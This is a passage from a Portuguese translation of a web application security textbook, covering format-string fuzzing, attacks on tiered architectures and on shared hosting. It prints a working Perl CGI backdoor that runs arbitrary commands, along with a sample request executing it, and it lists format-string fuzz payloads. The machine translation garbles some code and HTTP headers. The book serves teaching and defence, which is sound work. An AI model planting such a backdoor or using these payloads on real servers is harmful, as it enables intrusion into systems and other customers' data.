%1!n%2!n%3!n%4!n%5!n%6!n%7!n%8!n%9!n%10!n! etc...
%1!s%2!s%3!s%4!s%5!s%6!s%7!s%8!s%9!s%10!s! etc...
```

- Lembre-se de codificar o caractere % no URL como %25.
 - Você deve monitorar as respostas do aplicativo em busca de eventos anômalos, da mesma forma descrita para as vulnerabilidades de estouro de buffer.

Resumo do capítulo

As vulnerabilidades de software no código nativo representam uma área relativamente pequena em relação aos ataques a aplicativos da Web. A maioria dos aplicativos é executada em um ambiente de execução gerenciado no qual as falhas clássicas de software descritas neste capítulo não ocorrem. Entretanto, em casos ocasionais, esses tipos de vulnerabilidades são altamente relevantes e afetam muitos aplicativos da Web executados em dispositivos de hardware e outros ambientes não gerenciados. Uma grande parte dessas vulnerabilidades pode ser detectada enviando um conjunto específico de casos de teste ao servidor e monitorando seu comportamento.

Algumas vulnerabilidades em aplicativos compilados são relativamente fáceis de serem exploradas, como a vulnerabilidade off-by-one descrita anteriormente neste capítulo. No entanto, na maioria dos casos, elas são muito difíceis de serem exploradas apenas com acesso remoto ao aplicativo vulnerável.

Em contraste com a maioria dos outros tipos de vulnerabilidade de aplicativos da Web, até mesmo o ato de sondar falhas clássicas de software tem grande probabilidade de causar uma condição de negação de serviço se o aplicativo estiver vulnerável. Antes de realizar qualquer teste desse tipo, você deve garantir que o proprietário do aplicativo aceite os riscos inerentes envolvidos.

Perguntas

As respostas podem ser encontradas em www.wiley.com/go/webhacker.

1. A menos que haja defesas especiais, por que os estouros de buffer baseados em pilha geralmente são mais fáceis de explorar do que os estouros baseados em heap?
2. Nas linguagens C e C++, como é determinado o comprimento de uma cadeia de caracteres?
3. Por que uma vulnerabilidade de estouro de buffer em um dispositivo de rede pronto para uso normalmente tem uma probabilidade muito maior de exploração do que um estouro em um aplicativo da Web proprietário executado na Internet?
4. Por que a seguinte string de fuzz não identificaria muitas instâncias de vulnerabilidades de string de formato?

%n...
%

5. Você está sondando vulnerabilidades de estouro de buffer em um aplicativo da Web que faz uso extensivo de componentes de código nativo. Você encontra uma solicitação que pode conter uma vulnerabilidade em um de seus parâmetros; no entanto, o comportamento anômalo que você observou é difícil de reproduzir com segurança. Às vezes, o envio de um valor longo causa uma falha imediata; às vezes, é necessário enviá-lo várias vezes seguidas para causar uma falha; às vezes, a falha ocorre algum tempo depois, após um grande número de solicitações benignas.

Qual é a causa mais provável do comportamento do aplicativo?

Aplicativo de ataque

Arquitetura

A arquitetura de aplicativos da Web é uma importante área de segurança que é frequentemente ignorada quando se avalia a segurança de aplicativos individuais. Em arquiteturas em camadas comumente usadas, uma falha na segregação de diferentes camadas geralmente significa que um único defeito em uma camada pode ser explorado para comprometer totalmente as outras camadas e, portanto, o aplicativo inteiro.

Uma gama diferente de ameaças à segurança surge em ambientes em que vários aplicativos são hospedados na mesma infraestrutura ou até mesmo compartilham componentes comuns de um aplicativo mais abrangente. Nessas situações, defeitos ou códigos maliciosos em um aplicativo podem, às vezes, ser explorados para comprometer todo o ambiente e outros aplicativos pertencentes a clientes diferentes. Neste capítulo, examinaremos uma série de configurações arquitetônicas diferentes e descreveremos como você pode explorar defeitos na arquitetura de aplicativos. para avançar em seu ataque.

Arquiteturas em camadas

Muitos aplicativos da Web usam uma arquitetura de várias camadas, na qual a interface do usuário, a lógica comercial e o armazenamento de dados do aplicativo são divididos entre várias camadas, que podem usar tecnologias diferentes e ser implementadas em

computadores físicos diferentes. Uma arquitetura comum de três camadas envolve as seguintes camadas:

- Camada de apresentação, que implementa a interface do aplicativo.
- Camada de aplicativos, que implementa a lógica central do aplicativo.
- Camada de dados, que fornece armazenamento e processamento de dados de aplicativos.

Na prática, muitos aplicativos corporativos complexos empregam uma divisão mais refinada entre as camadas. Por exemplo, um aplicativo baseado em Java pode usar as seguintes camadas e tecnologias:

- Camada do servidor de aplicativos (por exemplo, Tomcat).
- Camada de apresentação (por exemplo, WebWork).
- Camada de autorização e autenticação (por exemplo, JAAS ou ACEGI).
- Estrutura de aplicativos principal (por exemplo, Struts ou Spring).
- Camada de lógica de negócios (por exemplo, Enterprise Java Beans).
- Mapeamento relacional de objetos de banco de dados (por exemplo, Hibernate).
- Chamadas JDBC de banco de dados.
- Servidor de banco de dados.

Uma arquitetura de várias camadas tem várias vantagens em relação a um projeto de camada única. Como acontece com a maioria dos tipos de software, a divisão de tarefas de processamento altamente complexas em componentes funcionais simples e modulares pode proporcionar grandes benefícios em termos de gerenciamento do desenvolvimento do aplicativo e redução da incidência de bugs. Os componentes individuais com interfaces bem definidas podem ser facilmente reutilizados em aplicativos diferentes e entre eles. Diferentes desenvolvedores podem trabalhar em paralelo nos componentes sem precisar entender profundamente os detalhes de implementação de outros componentes. Se for necessário substituir a tecnologia usada em uma das camadas, isso pode ser feito com impacto mínimo nas outras camadas. Além disso, se bem implementada, uma arquitetura de várias camadas pode ajudar a melhorar a postura de segurança de todo o aplicativo.

Ataque a arquiteturas em camadas

Uma consequência do ponto anterior é que, se houver defeitos na implementação de uma arquitetura de várias camadas, eles poderão introduzir vulnerabilidades de segurança. Compreender o modelo de várias camadas pode ajudá-lo a atacar um aplicativo da Web, ajudando-o a identificar onde diferentes defesas de segurança (como controles de acesso e validação de entrada) são implementadas e como elas podem ser quebradas entre os limites das camadas. Há três categorias amplas de ataque que uma arquitetura em camadas mal projetada pode possibilitar:

Você pode conseguir explorar as relações de confiança entre diferentes camadas para avançar um ataque de uma camada para outra.

Se as diferentes camadas estiverem inadequadamente segregadas, você poderá aproveitar um defeito em uma camada para anular diretamente as proteções de segurança implementadas em outra camada.

Depois de conseguir um comprometimento limitado de uma camada, você poderá atacar diretamente a infraestrutura que dá suporte a outras camadas e, assim, estender o comprometimento a essas camadas.

Examinaremos cada um desses ataques em mais detalhes.

Explorando as relações de confiança entre as camadas

Diferentes níveis de um aplicativo podem confiar uns nos outros para que se comportem de maneiras específicas. Quando o aplicativo está funcionando normalmente, essas suposições podem ser válidas. No entanto, em condições anômalas ou quando estiver sob ataque ativo, elas podem ser interrompidas. Nessa situação, você pode ser capaz de explorar essas relações de confiança para avançar um ataque de uma camada para outra, aumentando a significância da violação de segurança.

Uma relação de confiança muito comum, que existe em muitos aplicativos corporativos, é que a camada do aplicativo tem a responsabilidade exclusiva de gerenciar o acesso do usuário. Essa camada lida com a autenticação e o gerenciamento de sessões e implementa toda a lógica que determina se uma solicitação específica deve ser concedida. Se a camada de aplicativos decidir conceder uma solicitação, ela emitirá os comandos relevantes para outras camadas a fim de executar as ações solicitadas. Essas outras camadas confiam que a camada do aplicativo realizará as verificações de controle de acesso adequadamente e, portanto, honrarão todos os comandos que receberem da camada do aplicativo.

Esse tipo de relação de confiança exacerba efetivamente muitas das vulnerabilidades comuns da Web que examinamos nos capítulos anteriores. Quando existe uma falha de injeção de SQL, ela pode ser explorada com frequência para acessar todos os dados pertencentes ao aplicativo. Mesmo que o aplicativo não acesse o banco de dados como DBA, ele normalmente usa uma única conta que pode ler e atualizar todos os dados do aplicativo. A camada do banco de dados confia efetivamente na camada do aplicativo para controlar adequadamente o acesso aos seus dados.

De maneira semelhante, os componentes de aplicativos geralmente são executados usando contas de sistema operacional poderosas que têm permissões para executar ações confidenciais e acessar arquivos importantes. Nessa configuração, a camada do sistema operacional confia efetivamente nas camadas de aplicativos relevantes para que não executem ações indesejáveis. Se um invasor encontrar uma falha de injeção de comando, ele poderá comprometer totalmente o sistema operacional subjacente que suporta a camada de aplicativo comprometida.

As relações de confiança entre as camadas também podem levar a outros problemas. Se houver erros de programação em uma camada do aplicativo, eles poderão levar a um comportamento anômalo em outras camadas. Por exemplo, a condição de corrida descrita no Capítulo 11 faz com que o banco de dados back-

end forneça as informações da conta pertencentes ao usuário errado. Além disso, quando os administradores estão investigando um erro inesperado

Se houver um evento de injeção de SQL ou uma violação de segurança, os logs de auditoria nas camadas de confiança normalmente não serão suficientes para entender completamente o que ocorreu, pois eles simplesmente identificarão a camada de confiança como o agente do evento. Por exemplo, após um ataque de injeção de SQL, os logs do banco de dados podem registrar todas as consultas injetadas pelo invasor, mas, para determinar o usuário responsável, será necessário fazer referência cruzada desses eventos com entradas nos logs da camada de aplicativos, que podem ou não ser adequadas para identificar o criminoso.

Subvertendo outras camadas

Se as diferentes camadas do aplicativo forem segregadas de forma inadequada, um invasor que comprometa uma camada poderá prejudicar diretamente as proteções de segurança implementadas em outra camada, para executar ações ou acessar dados que essa camada é responsável por controlar.

Esse tipo de vulnerabilidade geralmente surge em situações em que várias camadas diferentes são implementadas no mesmo computador físico. Essa configuração arquitetônica é uma prática comum em situações em que o custo é um fator importante. Por exemplo, muitos aplicativos pequenos usam um servidor LAMP (um único computador que executa o software de código aberto Linux, Apache, MySQL e PHP). Nessa arquitetura, uma vulnerabilidade de divulgação de arquivo na camada do aplicativo Web, que por si só pode não representar um defeito crítico, pode resultar em acesso irrestrito a todos os dados do aplicativo, porque os dados do MySQL são armazenados em arquivos legíveis por humanos que o processo do aplicativo Web geralmente está autorizado a ler. Mesmo que o banco de dados implemente um controle de acesso rigoroso sobre seus dados e o aplicativo use uma série de contas diferentes com privilégios baixos para se conectar ao banco de dados, essas proteções podem ser totalmente anuladas se um invasor puder obter acesso direto aos dados mantidos na camada do banco de dados.

Por exemplo, o aplicativo mostrado na Figura 16-1 permite que os usuários escolham uma aparência para personalizar sua experiência. Isso envolve a seleção de um arquivo de folha de estilo em cascata (CSS), que o aplicativo apresenta ao usuário para revisão.




Figura 16-1: Um aplicativo que contém uma função para visualizar um arquivo selecionado

Se essa função contiver uma vulnerabilidade de passagem de caminho (consulte o Capítulo 10), um invasor poderá explorar isso para obter acesso direto a dados arbitrários mantidos no banco de dados MySQL, prejudicando assim os controles implementados na camada do banco de dados. A Figura 16-2 mostra um ataque bem-sucedido que recupera os nomes de usuário e os hashes de senha da tabela de usuários do MySQL.




Figura 16-2: Um ataque que reduz a camada de banco de dados para recuperar dados arbitrários

Ataque a outros níveis

Um invasor que tenha comprometido uma camada do aplicativo pode, muitas vezes, ser capaz de lançar um ataque à camada de infraestrutura contra outras camadas do aplicativo. Por exemplo, depois de obter a capacidade de executar comandos arbitrários em um servidor, um invasor pode iniciar conexões de rede para procurar outros hosts na rede, verificar se há serviços em execução e sondar vulnerabilidades exploráveis nesses serviços.

Um invasor que compromete o sistema operacional em um host pode efetivamente comprometer qualquer aplicativo em execução nesse host. Portanto, um ataque bem-sucedido à camada de infraestrutura contra qualquer camada do aplicativo provavelmente resultará em um comprometimento total dessa camada.

É claro que, conforme descrito no Capítulo 1, um invasor também pode aproveitar um aplicativo Web vulnerável como um gateway para a infraestrutura interna mais ampla de uma organização, além dos hosts que oferecem suporte ao próprio aplicativo. Dependendo da localização de diferentes componentes do aplicativo (seja em uma DMZ ou em outro local em uma rede corporativa interna), um invasor que comprometa uma camada do aplicativo poderá passar para outras camadas e, além delas, para outros sistemas confidenciais e estações de trabalho de usuários. Um meio comum de escalar um ataque é comprometer um host de hospedagem dupla com interfaces em redes que tenham diferentes níveis de confiança. Por exemplo, uma LAN administrativa separada

pode ser usada para realizar manutenção crítica em servidores de produção. Mesmo que essa LAN esteja completamente segregada de outras redes, um invasor que cometa um único host com uma interface na LAN poderá usá-lo para atacar outros servidores na rede protegida.

ETAPAS DO HACK

- Conforme descrito ao longo deste livro, para qualquer vulnerabilidade identificada no aplicativo, pense de forma criativa sobre como ela pode ser explorada para atingir seus objetivos. Inúmeros hacks bem-sucedidos contra aplicativos da Web foram feitos.
Os ataques de hackers começam com uma vulnerabilidade que é intrinsecamente limitada em seu impacto. Explorando as relações de confiança e minando os controles implementados em outras partes do aplicativo, pode ser possível aproveitar um defeito aparentemente menor para realizar uma violação grave.
- Se você conseguir executar comandos arbitrários em qualquer componente do aplicativo e for capaz de iniciar conexões de rede com outros hosts, considere maneiras de atacar diretamente outros elementos do aplicativo, a infraestrutura do aplicativo nas camadas da rede e do sistema operacional, a fim de expandir o escopo do seu comprometimento.

Proteção de arquiteturas em camadas

Se implementada com cuidado, uma arquitetura de várias camadas pode aumentar consideravelmente a segurança de um aplicativo, pois localiza o impacto de um ataque bem-sucedido. Na configuração básica do LAMP descrita anteriormente, na qual todos os componentes são executados em um único computador, o comprometimento de qualquer camada provavelmente levará ao comprometimento total do aplicativo. Em uma arquitetura mais segura, o comprometimento de uma camada pode resultar em controle parcial sobre os dados e o processamento de um aplicativo, mas seu impacto pode ser mais limitado e talvez restrito à camada afetada.

Minimizar as relações de confiança

Na medida do possível, cada camada deve implementar seus próprios controles para se defender contra ações não autorizadas e não deve confiar em outros componentes do aplicativo para prevenir violações de segurança que a própria camada pode ajudar a bloquear. Veja a seguir alguns exemplos de aplicação desse princípio a diferentes camadas do aplicativo:

A camada do servidor de aplicativos pode impor o controle de acesso baseado em função sobre recursos específicos e caminhos de URL. Por exemplo, o servidor de aplicativos pode verificar se qualquer solicitação para o caminho `/admin` foi recebida de um usuário administrativo. Os controles também podem ser impostos sobre diferentes tipos

de recursos, como tipos específicos de scripts e recursos estáticos. Isso atenua o impacto de certos tipos de defeitos de controle de acesso na camada do aplicativo Web, pois os usuários que não estão autorizados a acessar determinada funcionalidade terão sua solicitação bloqueada antes de chegar a essa camada.

A camada do servidor de banco de dados pode fornecer várias contas a serem usadas pelo aplicativo para diferentes usuários e diferentes ações. Por exemplo, ações em nome de usuários não autenticados podem ser executadas com uma conta de baixo privilégio que permite acesso somente leitura a um conjunto restrito de dados. Diferentes categorias de usuários autenticados podem ser atribuídas a diferentes contas de banco de dados, concedendo acesso de leitura e gravação a diferentes subconjuntos de dados do aplicativo, de acordo com a função do usuário. Isso reduz o impacto de muitas vulnerabilidades de injeção de SQL, pois um ataque bem-sucedido pode resultar em nenhum acesso além do que o usuário poderia obter legitimamente usando o aplicativo como pretendido.

Todos os componentes do aplicativo podem ser executados usando contas do sistema operacional que possuam o menor nível de privilégios necessários para a operação normal. Isso reduz o impacto de qualquer injeção de comando ou falhas de acesso a arquivos nesses componentes. Em uma arquitetura bem projetada e totalmente reforçada, vulnerabilidades desse tipo podem não oferecer a um invasor nenhuma oportunidade útil de acessar dados confidenciais ou executar ações não autorizadas.

Segregação de componentes diferentes

Na medida do possível, cada camada deve ser separada para não interagir com outras camadas de forma não intencional. A implementação eficaz desse objetivo pode, em alguns casos, exigir que componentes diferentes sejam executados em hosts físicos diferentes. Veja a seguir alguns exemplos de aplicação desse princípio:

Camadas diferentes não devem ter acesso de leitura ou gravação a arquivos usados por outras camadas. Por exemplo, a camada de aplicativos não deve ter acesso aos arquivos físicos usados para armazenar os dados do banco de dados e só deve ser capaz de acessar esses dados da maneira pretendida usando consultas ao banco de dados com uma conta de usuário apropriada.

O acesso em nível de rede entre os diferentes componentes da infraestrutura deve ser filtrado para permitir apenas os serviços com os quais as diferentes camadas de aplicativos devem se intercomunicar. Por exemplo, o servidor que hospeda a lógica principal do aplicativo pode ter permissão para se comunicar com o servidor de banco de dados somente por meio da porta usada para emitir consultas SQL. Essa precaução não impedirá ataques que de fato usem essa porta.

para atingir a camada do banco de dados, mas impedirá ataques no nível da infraestrutura contra o servidor de banco de dados e impedirá que qualquer comprometimento no nível do sistema operacional atinja a camada mais ampla da organização rede.

Aplique a Defesa em Profundidade

Dependendo das tecnologias exatas em uso, uma variedade de outras proteções pode ser implementada em diferentes componentes da arquitetura para apoiar o objetivo de localizar o impacto de um ataque bem-sucedido. Aqui estão alguns exemplos desses controles:

Todas as camadas da pilha de tecnologia em cada host devem ter a segurança reforçada, tanto em termos de configuração quanto de correção de vulnerabilidades. Se o sistema operacional de um servidor for inseguro, um invasor que explore uma falha de injeção de comando com uma conta com pouco privilégio poderá escalar os privilégios e comprometer totalmente o servidor. O ataque pode então se propagar pela rede se outros hosts não tiverem sido protegidos. Por outro lado, se os servidores subjacentes estiverem protegidos, um ataque poderá ser totalmente contido em uma ou mais camadas do aplicativo.

Os dados confidenciais mantidos em qualquer camada do aplicativo devem ser criptografados para evitar uma divulgação trivial caso essa camada seja comprometida. As credenciais de usuário e outras informações confidenciais, como números de cartão de crédito, devem ser armazenadas de forma criptografada no banco de dados. Quando disponíveis, os mecanismos de proteção incorporados devem ser usados para proteger as credenciais do banco de dados mantidas na camada do aplicativo Web. Por exemplo, no ASP.NET 2.0, uma cadeia de conexão de banco de dados criptografada pode ser armazenada no arquivo `web.config`.

Hospedagem compartilhada e provedores de serviços de aplicativos

Muitas organizações usam provedores externos para ajudar a fornecer seus aplicativos da Web ao público. Esses acordos variam de simples serviços de hospedagem, nos quais uma organização recebe acesso a um servidor da Web e/ou de banco de dados, até provedores de serviços de aplicativos (ASPs) totalmente desenvolvidos que mantêm ativamente o aplicativo em nome da organização. Acordos desse tipo são ideais para pequenas empresas que não têm a habilidade ou os recursos para implantar seu próprio aplicativo, mas também são usados por algumas empresas de alto nível para implantar aplicativos específicos.

A maioria dos provedores de serviços de hospedagem de aplicativos e da Web

tem muitos clientes e, normalmente, oferece suporte a vários aplicativos de clientes usando o mesmo

infraestrutura, ou infraestruturas estreitamente conectadas. Uma organização que opte por usar um desses serviços deve, portanto, considerar as seguintes ameaças relacionadas:

Um cliente mal-intencionado do provedor de serviços pode tentar interferir no aplicativo da organização e em seus dados.

Um cliente inadvertido pode implantar um aplicativo vulnerável que permite que usuários mal-intencionados comprometam a infraestrutura compartilhada e, assim, ataquem o aplicativo da organização e seus dados.

Os sites hospedados em sistemas compartilhados são os principais alvos de script kiddies que buscam desfigurar o maior número possível de sites, pois o comprometimento de um único host compartilhado pode permitir que eles ataquem centenas de sites aparentemente autônomos em um curto período de tempo.

Hospedagem virtual

Em arranjos simples de hospedagem compartilhada, um servidor da Web pode simplesmente ser configurado para suportar vários sites virtuais com nomes de domínio diferentes. Isso é feito por meio do cabeçalho `Host`, que é obrigatório na versão 1.1 do HTTP. Quando um navegador faz uma solicitação HTTP, ele inclui um cabeçalho `Host` que contém o nome de domínio contido no URL relevante e envia a solicitação para o endereço IP associado a esse nome de domínio. Se vários nomes de domínio forem resolvidos para o mesmo endereço IP, o servidor nesse endereço ainda poderá determinar para qual site da Web a solicitação se destina. Por exemplo, o Apache pode ser configurado para suportar vários sites usando a seguinte configuração, que define um diretório raiz diferente para cada site hospedado virtualmente:

```
<VirtualHost *>
    ServerName wahh-app1.com
    DocumentRoot /www/app1
</VirtualHost>

<VirtualHost *>
    ServerName wahh-app2.com
    DocumentRoot /www/app2
</VirtualHost>
```

Serviços de aplicativos compartilhados

Muitos ASPs fornecem aplicativos prontos que podem ser adaptados e personalizados para uso por seus clientes. Esse modelo é altamente econômico em setores em que um grande número de empresas precisa implementar aplicativos altamente funcionais e complexos que ofereçam essencialmente a mesma funcionalidade para seus clientes.

usuários finais. Ao usar os serviços de um ASP, as empresas podem adquirir rapidamente um aplicativo com a marca adequada sem incorrer nos altos custos de configuração e manutenção que isso envolveria.

O mercado de aplicativos ASP é particularmente maduro no setor de serviços financeiros. Para citar um exemplo, em um determinado país, pode haver milhares de pequenos varejistas que desejam oferecer cartões de pagamento e facilidades de crédito na loja para seus clientes. Esses varejistas terceirizam essa função para dezenas de diferentes fornecedores de cartões de crédito, muitos dos quais são empresas iniciantes em vez de bancos estabelecidos há muito tempo. Esses provedores de cartão de crédito oferecem um serviço personalizado no qual o custo é o principal fator de discriminação. Dessa forma, muitos deles usam um ASP para fornecer o aplicativo Web que é fornecido aos usuários finais. Em cada ASP, o mesmo aplicativo é, portanto, personalizado para um grande número de varejistas diferentes.

A Figura 16-3 ilustra a organização típica e a divisão de responsabilidades nesse tipo de arranjo. Como pode ser visto nos vários agentes e tarefas diferentes envolvidos, essa configuração envolve o mesmo tipo de problemas de segurança que no modelo básico de hospedagem compartilhada; no entanto, os problemas envolvidos podem ser mais complexos. Além disso, há outros problemas específicos desse arranjo, conforme descrito na próxima seção.




Figura 16-3: A organização de um provedor de serviços de aplicativos típico

Ataque a ambientes compartilhados

Os ambientes de hospedagem compartilhada e ASP apresentam uma série de novas vulnerabilidades potenciais pelas quais um invasor pode visar um ou mais aplicativos dentro da infraestrutura compartilhada.

Ataques contra mecanismos de acesso

Como várias organizações externas têm uma necessidade legítima de atualizar e personalizar os diferentes aplicativos em um ambiente compartilhado, o provedor precisa implementar mecanismos pelos quais esse acesso remoto possa ser obtido. No caso mais simples de um site hospedado virtualmente, isso pode envolver apenas um recurso de upload, como FTP ou SCP, por meio do qual os clientes podem gravar arquivos em sua própria raiz da Web.

Se o acordo de hospedagem incluir o fornecimento de um banco de dados, os clientes talvez precisem obter acesso direto para configurar sua própria configuração de banco de dados e recuperar os dados armazenados pelo aplicativo. Nessa situação, os provedores podem implementar uma interface da Web para determinadas funções administrativas do banco de dados ou podem até expor o serviço de banco de dados real na Internet, permitindo que os clientes se conectem diretamente e usem suas próprias ferramentas.

Em ambientes ASP completos, em que diferentes tipos de clientes precisam executar diferentes níveis de personalização em elementos do aplicativo compartilhado, os provedores geralmente implementam aplicativos altamente funcionais que os clientes podem usar para essas tarefas. Esses aplicativos geralmente são acessados por meio de uma rede privada virtual (VPN) ou de uma conexão privada dedicada à infraestrutura do ASP.

Dada a variedade de mecanismos de acesso remoto que podem existir, vários ataques diferentes podem ser possíveis contra um ambiente compartilhado:

O próprio mecanismo de acesso remoto pode ser inseguro. Por exemplo, o protocolo FTP não é criptografado, o que permite que um invasor adequadamente posicionado (por exemplo, dentro do próprio ISP do cliente) capture as credenciais de login.

Os mecanismos de acesso também podem conter vulnerabilidades de software não corrigidas ou defeitos de configuração que permitem que um invasor anônimo compreenda o mecanismo e interfira nos aplicativos e dados dos clientes.

O acesso concedido pelo mecanismo de acesso remoto pode ser excessivamente liberal ou mal segregado entre os clientes. Por exemplo, os clientes podem receber um shell de comando quando precisam apenas de acesso a arquivos. De forma alternativa, os clientes podem não estar restritos a seus próprios diretórios e podem atualizar o conteúdo de outros clientes ou acessar arquivos confidenciais no sistema operacional do servidor.

As mesmas considerações se aplicam aos bancos de dados e ao acesso ao sistema de arquivos. O banco de dados pode não estar devidamente segregado, com instâncias diferentes para cada cliente. As conexões diretas com o banco de dados podem usar canais não criptografados, como o ODBC padrão.

Quando um aplicativo personalizado é implementado para fins de acesso remoto (por exemplo, por um ASP), esse aplicativo deve assumir a responsabilidade de controlar o acesso de diferentes clientes ao aplicativo compartilhado. Qualquer vulnerabilidade no aplicativo administrativo

pode permitir que um cliente mal-intencionado ou até mesmo um usuário anônimo interfira nos aplicativos de outros clientes. Elas também podem permitir

Os clientes com a capacidade limitada de atualizar a aparência de seus aplicativos para aumentar os privilégios e modificar elementos da funcionalidade principal envolvida em seu aplicativo, para sua vantagem. Quando esse tipo de aplicativo administrativo é implantado, qualquer tipo de vulnerabilidade nesse aplicativo pode fornecer um veículo para atacar o aplicativo compartilhado acessado pelos usuários finais.

Ataques entre aplicativos

Em um ambiente de hospedagem compartilhada, diferentes clientes normalmente têm uma necessidade legítima de fazer upload e executar scripts arbitrários no servidor. Isso gera imediatamente problemas que não existem em aplicativos de hospedagem única.

Backdoors deliberados

No tipo mais óbvio de ataque, um cliente mal-intencionado pode fazer upload de conteúdo que ataca o próprio servidor ou os aplicativos de outros clientes. Por exemplo, considere o seguinte script Perl, que implementa uma facilidade de comando remoto no servidor:

```
#!/usr/bin/perl
use strict;
use CGI qw(:standard escapeHTML);
print header, start_html("");
if (param()) {my $command = param("cmd");
$command=`$command`;
imprimir "$command\n";}
else {print start_form(); textfield("command");} print
end_html;
```

O acesso a esse script pela Internet permite que o cliente execute comandos arbitrários do sistema operacional no servidor:

```
GET /scripts/backdoor.pl?cmd=whoami HTTP/1.1 Host:
wahh-maliciousapp.com

HTTP/1.1 200 OK
Data: Sun, 03 Dec 2006 19:16:38 GMT
Servidor: Apache/2.0.59 Conexão:
close
Content-Type: text/html; charset=ISO-8859-1

<!DOCTYPE html
PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN"
"http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">
<html xmlns="http://www.w3.org/1999/xhtml" lang="en-US" xml:lang="en-US">
```

```
<head>
<title>Documento sem título</title>
<meta http-equiv="Content-Type" content="text/html; charset=iso-8859-1"
/>
</head>
<body>
apache
</body>
</html>
```

Como os comandos do cliente mal-intencionado são executados como usuário do Apache, é provável que isso permita o acesso a scripts e dados pertencentes a outros clientes do serviço de hospedagem compartilhada.

Esse tipo de ameaça também existe no contexto de um aplicativo compartilhado gerenciado pelo ASP. Embora a funcionalidade principal do aplicativo seja de propriedade do ASP e seja atualizada por ele, os clientes individuais geralmente podem modificar essa funcionalidade de determinadas maneiras. Um cliente mal-intencionado pode introduzir backdoors sutis no código que ele controla, permitindo que ele comprometa o aplicativo compartilhado e obtenha acesso aos dados de outros clientes.

DICA Os scripts de backdoor podem ser criados na maioria das linguagens de script da

Web. Para obter mais exemplos de scripts em outras linguagens, consulte:

http://net-square.com/papers/one_way/one_way.html#4.0

Ataques entre aplicativos vulneráveis

Mesmo que todos os clientes em um ambiente compartilhado sejam benignos e façam upload apenas de scripts legítimos validados pelo proprietário do ambiente, os ataques entre aplicativos serão possíveis se existirem vulnerabilidades involuntárias nos aplicativos de clientes individuais. Nessa situação, uma vulnerabilidade em um único aplicativo pode permitir que um usuário mal-intencionado comprometa esse aplicativo e todos os outros hospedados no ambiente compartilhado. Muitos tipos de vulnerabilidades comuns se enquadram nessa categoria. Por exemplo:

Uma falha de injeção de SQL em um aplicativo pode permitir que um invasor realize consultas SQL arbitrárias no banco de dados compartilhado. Se houver uma segregação inadequada do acesso ao banco de dados entre clientes diferentes, um invasor poderá ler e modificar os dados usados por todos os aplicativos.

Uma vulnerabilidade de passagem de caminho em um aplicativo pode permitir que um invasor leia ou grave arquivos arbitrários em qualquer lugar do sistema de arquivos do servidor, inclusive aqueles pertencentes a outros aplicativos.

Uma falha de injeção de comando em um aplicativo pode permitir que um invasor comprometa o servidor e, portanto, os outros aplicativos hospedados nele, da mesma forma descrita para um cliente mal-intencionado.

Ataques entre componentes de aplicativos ASP

Todos os possíveis ataques descritos anteriormente podem surgir no contexto de um aplicativo ASP compartilhado. Como os clientes geralmente podem realizar suas próprias personalizações na funcionalidade principal do aplicativo, uma vulnerabilidade introduzida por um cliente pode permitir que os usuários de um aplicativo personalizado ataquem o aplicativo principal compartilhado, comprometendo assim os dados de todos os clientes do ASP. Além desses ataques, o cenário ASP apresenta outras possibilidades para que clientes ou usuários mal-intencionados comprometam o aplicativo compartilhado mais amplo, devido à forma como diferentes componentes do aplicativo compartilhado devem interoperação. Por exemplo:

